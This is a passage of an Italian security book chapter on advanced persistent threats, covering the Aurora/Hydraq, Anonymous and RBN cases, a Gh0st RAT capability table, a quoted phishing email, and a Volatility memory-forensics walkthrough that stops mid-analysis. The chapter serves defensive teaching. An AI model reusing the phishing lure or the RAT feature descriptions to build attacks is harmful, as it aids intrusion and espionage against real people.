Alcuni analisti ritengono che questo basti per supporre che il programmatore fosse di lingua cinese. Questa attribuzione si radicherebbe su due assunti: (1) che questo codice CRC è stato presumibilmente copiato da un articolo pubblicato in cinese semplificato (fjbmuc.com/chengxu/crcsuan.htm); e (2) che i sei comandi e gli IP di controllo inseriti nel codice della backdoor – per accedere e amministrare i computer compromessi – erano relativi a computer di Taiwan (non Cina). Diversi analisti hanno contestato questi fatti, specialmente il primo, perché quel metodo viene impiegato all'interno degli algoritmi almeno dai primi anni Ottanta in software embedded e addirittura è stato usato come metodo di riferimento nella programmazione NetBIOS. Fate riferimento alla pagina amazon.com/Programmers-Guide-Netbios-David-Schwaderer/dp/0672226383/ref=pd_sim_b_1 per ulteriori informazioni. In ogni caso il malware è stato battezzato *Hydraq* e successivamente le firme degli antivirus sono state aggiornate in modo da rilevarlo.

Questa vulnerabilità di Internet Explorer permetteva agli hacker di trasferire automaticamente sui computer vittima dei programmi chiamati *Trojan downloader* che sfruttavano i privilegi del browser per scaricare e installare (e configurare) un cavallo di Troia backdoor, essenzialmente uno strumento di amministrazione remota (RAT). Il RAT forniva agli hacker l'accesso a comunicazioni crittografate via SSL.

Gli hacker hanno quindi condotto la perlustrazione della rete, hanno compromesso le credenziali di Active Directory e le hanno utilizzate per accedere a computer e risorse condivise contenenti archivi di proprietà industriali e segreti commerciali, hanno trasferito all'esterno queste informazioni – per diversi mesi – senza essere scoperti. Anche se gli indirizzi relativi allo spear-phishing e al trojan downloader erano legati a Taiwan, i comandi di controllo e le comunicazioni (C&C) sono state ricondotte a due scuole in Cina, ciascuna delle quali aveva interessi a competere con le aziende statunitensi attaccate, come Google, ma non è stato possibile trovare alcuna prova che indicasse che gli attacchi fossero in qualche modo sponsorizzati dal governo o da qualche industria cinese.

Altre campagne APT molto pubblicizzate, come “Night Dragon” nel 2010 o “RSA Breach” e “Shady RAT” nel 2011, che sembra si siano protratte per diversi anni, si basavano su spear-phishing, exploit di vulnerabilità degli applicativi, comunicazioni crittografate e programmi RAT, per la ricerca e il trasporto all'esterno di dati sensibili.

Il modello è comune a molte campagne APT, generalmente semplice (sebbene possa richiedere talvolta anche tecniche molto sofisticate) e, una volta attivato, perpetrato per mesi o anche anni senza che sia scoperto. Analoga attribuzione degli attacchi alla Cina, anche se i report del governo e dell'ente di certificazione cinese indicherebbero che, anzi, l'industria cinese (e il governo) sarebbero i più bersagliati.

Indipendentemente dal fatto che gli attacchi provengano da Cina, India, Pakistan, Malesia, Corea, Emirati Arabi, Russia, Stati Uniti, Messico o Brasile (tutti paesi in qualche modo coinvolti nel mondo degli APT e dello spionaggio industriale), tutti richiedono un'organizzazione per individuare, selezionare ed estrarre dati sensibili per i propri scopi.



Anonymous

<i>Popolarità:</i>	6
<i>Semplicità:</i>	5
<i>Impatto:</i>	7
<i>Grado di rischio:</i>	6

Il gruppo Anonymous è stato scoperto nel 2011. Questi hacker hanno *dimostrato* la loro abilità nell'organizzare la compromissione di obiettivi industriali e governativi. Hanno condotto attacchi DoS contro banche, sono penetrati e hanno trafugato informazioni confidenziali da agenzie governative (comuni, stati, agenzie federali e internazionali) rendendole pubbliche con effetti devastanti. Tali informazioni comprendevano le identità degli impiegati e dei funzionari nonché le relazioni tra aziende ed enti pubblici.

Si tratta di un'organizzazione affiliata in modo lasco, un insieme di gruppi dagli interessi talvolta correlati, che si sono organizzati per raggiungere obiettivi comuni. Questi variano da quelli di tipo commerciale (rendere pubblici dettagli imbarazzanti su relazioni d'affari) a quelli sociali (esporre episodi di corruzione o interrompere servizi statali e facilitare le comunicazioni e gli sforzi di gruppi eversivi). Utilizzano una vasta gamma di tecniche di hacking, come l'SQL injection e il cross-site scripting e una varietà di exploit per le vulnerabilità dei servizi di rete. Inoltre sono esperti nell'uso di tecniche di ingegneria sociale – spear-phishing con obiettivi precisi e l'imitazione degli addetti aziendali all'help desk per ottenere le credenziali di rete. Sono molto creativi e hanno alti tassi di successo. Il loro obiettivo ultimo consiste nella pubblicazione delle informazioni riservate: non le utilizzano per ottenere vantaggi competitivi o finanziari. Essendo un gruppo di interesse sociale, vogliono dimostrare che in pochi possono influenzare il destino di molti, interrompendo servizi o pubblicando informazioni riservate. I loro successi vengono sbandierati, mentre i loro fallimenti semplicemente non sono rilevabili. Questo accade semplicemente perché le loro attività sono distribuite e dissimulate mimando l'attività degli scanner manuali o dei diversi tentativi di penetrazione che bombardano costantemente le reti delle aziende. Molti sostengono che il gruppo Anonymous non rappresenti necessariamente un APT dato che molti degli attacchi hanno avuto come obiettivo la semplice manomissione di siti web per renderli inaccessibili; questi attacchi, però, spesso sono stati dei diversivi per distogliere l'attenzione dalle altre attività in corso dietro le quinte. Molti attacchi – abbandonatamente pubblicizzati – del gruppo Anonymous ad aziende pubbliche e dell'indice Fortune 500 erano la somma di un DDoS al sito web (Figura 6.1) e di una penetrazione nella rete aziendale con estrazione di dati sensibili, pubblicizzati successivamente su forum aperti e dati in pasto ai giornalisti per ottenere anche ulteriore attenzione.



RBN

<i>Popolarità:</i>	5
<i>Semplicità:</i>	5
<i>Impatto:</i>	7
<i>Grado di rischio:</i>	6

Russian Business Network (RBN) è un'organizzazione criminale costituita di singoli individui e aziende, fondata a S. Pietroburgo, Russia, ma che dal 2007 si è diffusa in varie altre nazioni tramite affiliazioni di altri criminali informatici. L'organizzazione gestisce




Figura 6.1 Il gruppo Anonymous ha utilizzato LOIC (*Low Orbit Ion Cannon*) per lanciare attacchi DDoS contro gli oppositori a WikiLeaks.

diverse reti botnet, affittandole all’occorrenza; conduce campagne di spamming, fishing, distribuzione di malware; ospita e gestisce economicamente siti di materiale pornografico (anche minorile e fetish). Le botnet del gruppo RBN sono organizzate, hanno come semplice scopo quello di lucrare su truffe finanziarie e di identità, e usano malware molto sofisticati per rimanere persistenti sui computer delle vittime.

Questi malware sono generalmente molto più sofisticati degli strumenti utilizzati nelle campagne APT. Spesso svolgono compiti anche per lo specifico operatore, oltre a fornire una piattaforma per l’attività del gruppo nel suo insieme (come l’uso di botnet per avviare attacchi DDoS o l’uso come proxy per le comunicazioni di tipo APT).

Russian Business Network rappresenta un’organizzazione strutturata per attività criminali, ma non è l’unica. Che siano associati a RBN o no, i criminali informatici ne hanno comunque seguito le orme e l’esempio e le loro reti hanno facilitato le attività di tipo APT di altri gruppi per tutto il 2011. L’aver facilitato l’accesso di altri a sistemi compromessi, da solo, rappresenta un APT.

Che cosa non sono gli APT

Sapere che cosa sono gli APT è fondamentale, ma è altrettanto importante sapere che cosa non sono. Le tecniche descritte in precedenza sono comuni sia agli APT che ad altri tipi di hacker, i cui obiettivi – spesso di tipo opportunistico – sono l’interruzione di attività commerciali, il sabotaggio o il supporto ad attività criminali.

Un APT non è un malware, non è nemmeno una raccolta di malware, tanto meno un’unica attività. È una campagna coordinata ed estesa, mirata a ottenere un obiettivo preciso – che sia competitivo, finanziario, sociale o di reputazione.

Esempi di strumenti e tecniche APT

Per descrivere le attività APT e le modalità per individuarle, nei paragrafi seguenti descriveremo i metodi e gli strumenti utilizzati in diverse campagne di questo tipo.



Attacco Gh0st

<i>Popolarità:</i>	9
<i>Semplicità:</i>	10
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	9

Gh0st RAT, lo strumento utilizzato negli attacchi “Gh0stnet” negli anni 2008–2010, ha acquistato notorietà come l’esempio per autonomia di APT. Il 29 marzo 2009, sul sito Information Warfare Monitor (IWM) (infowar-monitor.net-about/) è stato pubblicato un documento dal titolo *Tracking Gh0stNet – Investigation of a Cyber Espionage Network* (infowar-monitor.net/research/). In questo documento viene descritta in dettaglio tutta la fase di ricerca e investigazione susseguita all’attacco e la compromissione dei sistemi informatici del Private Office del Dalai Lama, il governo tibetano in esilio, e di diverse altre imprese tibetane. Dopo dieci mesi di indagini scrupolose, questo gruppo di talentuosi ciber-investigatori ha identificato la Cina come sorgente dell’attacco e che lo strumento utilizzato per compromettere i sistemi vittima era un sofisticato malware (di tipo RAT) di nome Gh0stT. La Figura 6.2 mostra un malware RAT Gh0st modificato, mentre la Tabella 6.1 ne descrive le funzionalità. Vediamole nel dettaglio.




Figura 6.2 La finestra di comando e controllo di Gh0st RAT.

Tabella 6.1 Caratteristiche di Gh0st RAT
(cortesia di Michael Spohn, Foundstone Professional Services).

Funzionalità	Descrizione
Rimozione di rootkit esistenti	Pulisce le System Service Descriptor Tables (SSDT – tabelle di descrizione dei servizi di sistema) di tutti gli hook esistenti
File Manager	Capacità complete di esplorazione di file e cartelle sulla macchina locale e su host remoti
Controllo remoto	Controllo completo dello schermo remoto
Process Explorer	Elenco completo di tutti i processi attivi e delle finestre aperte
Keystroke logger	Log in tempo reale e off-line di tutti i tasti premuti
Terminale remoto	Shell remota completamente funzionante
Spying Webcam	Trasmissione in tempo reale della webcam (quando disponibile)
Monitor vocale	Ascolto in tempo reale dell'audio utilizzando il microfono del PC (quando disponibile)
Cracking di profili dial-up	Elenco dei profili di dial-up, comprensivi delle relative password rubate
Blanking Remoto	Cancella completamente lo schermo del computer attaccato, rendendolo inutilizzabile
Blocco input remoto	Disabilita il mouse e la tastiera del computer compromesso
Gestione della sessione	Spegnimento e riavvio da remoto del computer sotto attacco
Download di file remoti	Possibilità di scaricare file eseguibili da Internet sul computer remoto
Creazione di configurazioni personalizzate per Gh0st	Possibilità di inserire configurazioni personalizzate per il server direttamente nel file eseguibile

Un lunedì di una mattina di novembre, Charles apre la sua email. Quel giorno deve solo evadere una lunga lista di messaggi, completare dei documenti e presenziare a due riunioni con il dipartimento finanza. Mentre risponde a molte email, Charles ne nota una indirizzata al dipartimento finanza. Il contenuto riguarda un certo trasferimento di denaro effettuato per errore. Allegato alla email c'era un collegamento a una pagina contenente i dettagli della transazione.

Charles apre la pagina, ma invece di ottenere i dettagli dell'errore, visualizza una pagina bianca con il testo: "Attendere prego... caricamento in corso". Chiude il browser e continua il proprio lavoro, dimenticandosi della questione relativa al pagamento. Dopo le riunioni, Charles torna alla sua scrivania, ma il suo computer è scomparso. Un biglietto della divisione sicurezza dell'azienda lo avvisa che, essendo stato rilevato traffico di rete sospetto originato dal suo computer, questo è stato ritirato e inviato per ulteriori analisi a un esperto di informatica forense...

Email malevola

Dopo aver parlato con Charles e con molte altre vittime, gli investigatori capirono che ciascuno di loro aveva fatti clic sull'URL contenuto nel corpo dell'email. Fortunatamente riuscirono a reperire una copia originale dell'email incriminata:

From: Jessica Long [mailto:administrateur@hacme.com]

Sent: Monday, 19 December 2011 09:36

To: US_ALL_FinDPT

Subject: Bank Transaction fault

This notice is mailed to you with regard to the Bank payment (ID: 012832113749) that was recently sent from your account.

The current status of the referred transfer is: 'failed due to the technical fault'. Please check the report below for more information:

<http://financialservicescompany.de/index.html>

Kind regards,

Jessica Long

TEPA - The Electronic Payments Association - securing your transactions

Analizzando questa email, agli investigatori saltò subito all'occhio l'incongruenza per cui un'azienda statunitense avrebbe inviato un rapporto relativo a una transazione finanziaria utilizzando un dominio tedesco (.de). Il passo successivo dell'indagine fu l'analisi delle intestazioni dell'email, alla ricerca di tracce e indizi:

```
< US_ALL_FinDPT @commercialcompany.com>; Mon, 19 Dec 2011 09:36:07
Received:EmailServer_commcmail.com (x.x.x.x.) by
ObiWanmailplanet.com (10.2.2.1) with Microsoft SMTP Server id
10.1.1.1; Mon, 16 Dec 2011 09:35:21
Received: from unknown (HELO arlch) ([6x.8x.6x.7x]) by
ObiWanmailplanet.com with ESMTP; Mon, 19 Dec 2011 09:34:19
```

Utilizzando WHOIS, Robtex Swiss Army Knife Internet Tool (robtex.com) e PhishTank (phishtank.com), gli investigatori scoprirono che l'indirizzo IP era effettivamente tedesco, ed era incluso in diverse blacklist perché già utilizzato in diverse campagne di SPAM.

Indicatori di compromissione

I malware, sia quelli utilizzati negli APT che quelli "normali", fanno di tutto per sopravvivere a un riavvio; per questo scopo ricorrono a diversi meccanismi, tra cui i seguenti.

- L'uso di diverse chiavi di registro "Run".
- La creazione di un servizio.
- Il collegamento a un servizio esistente.
- L'uso di un'operazione pianificata.
- Il camuffaggio di comunicazioni all'interno di traffico valido.
- La sovrascrittura del Master Boot Record (settore di avvio).
- La sovrascrittura del BIOS del computer.

Per analizzare un sistema "sospetto", gli investigatori usano un mix di tecniche di informatica forense e procedure di *incident response*. Il modo corretto per effettuare una incident response è quello di usare il cosiddetto *ordine di volatilità* descritto nella RFC 3227 (ietf).

org/rfc/rfc3227.txt). Questa RFC analizza l'ordine in cui è opportuno raccogliere le prove, sulla base della deteriorabilità dei supporti che le contengono:

- Memoria.
- File di paginazione o partizione di swap.
- Informazioni sui processi in esecuzione.
- Dati di rete come porte in ascolto o connessioni attive verso altri sistemi.
- Registro di sistema (se applicabile).
- File di log del sistema o delle applicazioni.
- Immagini dei dischi estratte con strumenti di informatica forense.
- Archivi di backup.

Per analizzare una macchina compromessa si devono mettere insieme diversi strumenti. Nell'investigazione è importante cercare di contaminare le prove il meno possibile. Anche gli strumenti di ripristino dovrebbero essere copiati su un CD o DVD e un dispositivo di archiviazione esterno. Il toolkit usato dagli investigatori in questo caso comprendeva un mix di strumenti di Sysinternals e consulenza di informatica forense:

- AccessData FTK Imager.
- Sysinternals Autoruns.
- Sysinternals Process Explorer.
- Sysinternals Process Monitor.
- WinMerge.
- Currports.
- Sysinternals Vmmap.

NOTA

È importante che gli strumenti possano essere avviati ed eseguiti direttamente dal CD/DVD.

Immagine della memoria

Procedendo nell'ordine appena descritto, per prima cosa va fatto un dumping completo della memoria del computer compromesso, che va salvato su un dispositivo di archiviazione esterno. La fotografia della memoria può essere utile per l'analisi di malware correlati all'interno del Volatility Framework Tool. In FTK Imager, scegliete l'opzione *Capture Memory* dal menu *File* (Figura 6.3). Selezionate la periferica esterna come cartella di output e assegname al file un nome significativo come **nomedellamacchinainfetta.mem**, quindi fate clic su *Capture Memory* per avviare il processo.

L'analisi della memoria viene effettuata dopo aver raccolto tutte le prove. Sono disponibili diversi strumenti di analisi come HBGary FDPro e Responder Pro, Mandiant Memoryze e The Volatility Framework (volatilesystems.com/default/volatility). Ciascuno di essi è in grado di estrarre le informazioni relative a ciascun processo dagli snapshot della memoria, compresi thread, stringhe, dipendenze e comunicazioni in corso. Questi strumenti permettono di analizzare anche altri file di sistema di Windows – come i file di swap Pagefile.sys e di ibernazione Hiberfil.sys. L'analisi della memoria è una parte essenziale




Figura 6.3 Creazione di un'immagine della memoria del sistema infetto.

dell’analisi degli APT, perché molti degli strumenti e metodi impiegati dagli hacker si basano su iniezione di processi e altre tecniche di offuscamento. Queste tecniche però non possono nulla contro l’analisi della memoria – perché i file e le comunicazioni devono necessariamente lavorare in forma non-crittata nella memoria del sistema operativo in cui sono in esecuzione.

NOTA

Come approfondimento, sul sito evild3ad.com/?p=1136 è disponibile un interessantissimo esempio di analisi della memoria passo-passo di “R2D2 Trojan” (noto anche come Bundestrojan, un APT venuto alla ribalta nella cronaca tedesca nel 2011).

File di paginazione / file di scambio

La memoria virtuale utilizzata nei sistemi operativi Windows è memorizzata in un file di nome Pagefile.sys, localizzato generalmente nella cartella principale del disco C:. Quando la memoria fisica è piena, la memoria dei processi in sfondo viene salvata su disco, secondo necessità. Il file di paginazione può contenere informazioni preziose sull’infestazione. Analogamente, il file Hyperfil.sys contiene una copia completa della memoria fatta da Windows quando il sistema passa in ibernazione, e può offrire ulteriori indizi agli inquirenti. Normalmente questi file sono nascosti e risultano in uso dal sistema operativo. Con FTK Imager è possibile copiare questo file sul supporto esterno, come si vede nelle Figure 6.4 e 6.5. Facendo clic con il pulsante destro sul file di paginazione, lo si può esportare sul dispositivo utilizzato per la raccolta delle prove. Ricordate che, se è preferibile fare una copia immagine di un disco a scopi forensi, ciò non è sempre realizzabile nella pratica. In questi casi, un piano di risposta all’incidente, come descritto in questo capitolo, facilita la raccolta di dati e artefatti importanti e supporta il contenimento o la risposta all’attacco.




Figura 6.4 Cattura dei file di memoria da un sistema attivo.




Figura 6.5 Esportazione del file di paginazione.

Un utile approccio all’analisi degli snapshot di memoria raccolti è disponibile sul sito del Sandman Project all’indirizzo sandman.msuiche.net/docs/SandMan_Project.pdf.

Analisi della memoria

Per l’analisi del contenuto dell’immagine della memoria, utilizziamo lo strumento open source menzionato precedentemente, Volatility Framework Tool. Per prima cosa avviamo l’identificazione dell’immagine:

```
$ python vol.py -f /home/imegaofmemdump.mem imageinfo
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem imageinfo
Determining profile based on KDBG search...
```

```
Suggested Profile(s) : WinXPSP3x86, WinXPSP2x86 (Instantiated with WinXPSP2x86)
AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/media/KINGSTON/memdumpgh0st.mem)
PAE type : PAE
DTB : 0x330000
KDBG : 0x80545ae0L
KPCR : 0xfffff0000L
KUSER_SHARED_DATA : 0xffffdf0000L
Image date and time : 2012-02-15 22:12:03
Image local date and time : 2012-02-15 22:12:03
Number of Processors : 1
Image Type : Service Pack 3
```

Quindi, otteniamo l'elenco dei processi:

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem pslist
Offset(V) Name PID PPID Thds Hnds Time
----- -----
0x823c8830 System 4 0 57 469 1970-01-01 00:00:00
0x8224b700 smss.exe 564 4 3 19 2012-02-15 22:02:52
0x81f47458 csrss.exe 612 564 11 387 2012-02-15 22:02:52
0x81eb9020 winlogon.exe 636 564 19 586 2012-02-15 22:02:52
0x821abac8 services.exe 680 636 16 268 2012-02-15 22:02:52
0x81f26970 lsass.exe 692 636 19 364 2012-02-15 22:02:52
0x81ee9668 vmacthl.exe 848 680 1 25 2012-02-15 22:02:53
0x821e9a88 svchost.exe 864 680 20 212 2012-02-15 22:02:53
0x81eb89f8 svchost.exe 932 680 10 265 2012-02-15 22:02:53
0x82232268 svchost.exe 1024 680 66 1335 2012-02-15 22:02:53
0x81f1bda0 svchost.exe 1072 680 7 79 2012-02-15 22:02:53
0x81eccda0 svchost.exe 1144 680 14 196 2012-02-15 22:02:54
0x81ee8990 spoolsv.exe 1384 680 11 125 2012-02-15 22:02:55
0x81ef1da0 svchost.exe 1560 680 3 78 2012-02-15 22:03:01
0x81f11c30 jqs.exe 1620 680 5 114 2012-02-15 22:03:01
0x81e2cda0 vmtoolsd.exe 1776 680 7 266 2012-02-15 22:03:01
0x81f406e8 alg.exe 464 680 6 105 2012-02-15 22:03:02
0x82297da0 explorer.exe 1160 1020 13 366 2012-02-15 22:03:18
0x81df8020 rundll32.exe 1604 1160 4 68 2012-02-15 22:03:19
0x81eefc88 VMwareTray.exe 1580 1160 1 46 2012-02-15 22:03:19
0x81f75978 vmtoolsd.exe 1656 1160 6 207 2012-02-15 22:03:19
0x81f54c08 jusched.exe 1668 1160 1 88 2012-02-15 22:03:19
0x821ba5e8 wscntfy.exe 1864 1024 1 28 2012-02-15 22:03:20
0x82188330 imapi.exe 1920 680 5 117 2012-02-15 22:03:24
0x820e5448 wuauclt.exe 1120 1024 4 135 2012-02-15 22:04:01
0x82244970 jucheck.exe 1696 1668 2 104 2012-02-15 22:08:19
0x81f3fd0 cmd.exe 220 1160 1 32 2012-02-15 22:09:16
0x820cc138 FTK Imager.exe 352 1160 9 267 2012-02-15 22:09:49
```

Ora verifichiamo le connessioni di rete attive:

```
$ python vol.py -f /home/imegaofmemdump.mem connscan
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem connscan
Offset Local Address Remote Address Pid
----- -----
0x0213be68 192.168.6.132:1035 192.168.6.128:80 1024
0x0248ecf0 192.168.6.132:1033 23.66.232.11:80 1696
```

Come potete vedere, ci sono due connessioni attive: la prima diretta a 23.66.232.11 sulla porta 80 con PID 1696. Facendo riferimento a questo PID e cercandolo nell'output dei processi, gli investigatori lo hanno collegato a un processo di aggiornamento di Java. L'altra connessione attiva è diretta a 192.168.6.128 sulla porta 80 con PID 1024. Questo PID è utilizzato da uno dei processi svchost.exe.

Analizziamo in maggior dettaglio il processo con PID 1024:

```
$ python vol.py -f /home/imegaofmemdump.mem dlllist -p 1024
```

Otterremo l'output di Fig. 6.6.




Figura 6.6 L'output del plugin dlllist mostra il PID 6to4ex.dll.

Ora estraiamo i DLL da questo processo per analizzare “6to4ex.dll”:

```
$ python vol.py -f /home/imegaofmemdump.mem dlldump -p 1024
-dump-dir /Media/Storagedevice
```

```
Dumping audiosrv.dll, Process: svchost.exe, Base: 708b0000 output: module.1024.2432268.708b0000.dll
Dumping wksvc.dll, Process: svchost.exe, Base: 76e40000 output: module.1024.2432268.76e40000.dll
Dumping 6to4ex.dll, Process: svchost.exe, Base: 10000000 output: module.1024.2432268.10000000.dll
Dumping MSVCR90.dll, Process: svchost.exe, Base: 78520000 output: module.1024.2432268.78520000.dll
Dumping MSVCP90.dll, Process: svchost.exe, Base: 78480000 output: module.1024.2432268.78480000.dll
```

Il modo più semplice per controllare il contenuto del file 6to4ex.dll è attraverso il comando strings. Osserviamo l'output del comando dlldump e usiamo il nome del file esportato:

```
$ strings /MEDIA/Storagedevice/module.1024.2432
```

Questo produce l'output seguente:

```

h.data
H.data
INIT
.reloc
_WME
SVW`3
PPj"WPV
^[]
Y ^
RSDS]+
e:\ghost\server\sys\i386\RESSDT.pdb
IoCompleteRequest
IoDeleteSymbolicLink
KeServiceDescriptorTable
ProbeForWrite
ProbeForRead
_except_handler3
IoCreateSymbolicLink
IoCreateDevice
RtlInitUnicodeString
KeTickCount
ntoskrnl.exe
$636<6A6L6]6
ST7X7
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
```

Note il percorso e:\ghost\server\sys\i386\RESSDT.pdb e l'altro output di strings. Si tratta di informazioni molto utili per il proseguimento dell'analisi del malware.

Volatility ha alcuni ottimi plug-in che verificano la presenza di tracce di malware nei dump della memoria. Ricordate la connessione che abbiamo scoperto con PID 1024 avviata da uno dei processi svchost.exe? Possiamo ora controllare a cosa è collegato questo processo. Per trovare l'interfaccia API di collegamento in modalità utente o in modalità kernel, si utilizza il plug-in apihooks. L'output seguente ci dà un'ulteriore indicazione che il processo svchost.exe con PID 1024 è quantomeno sospetto:

```
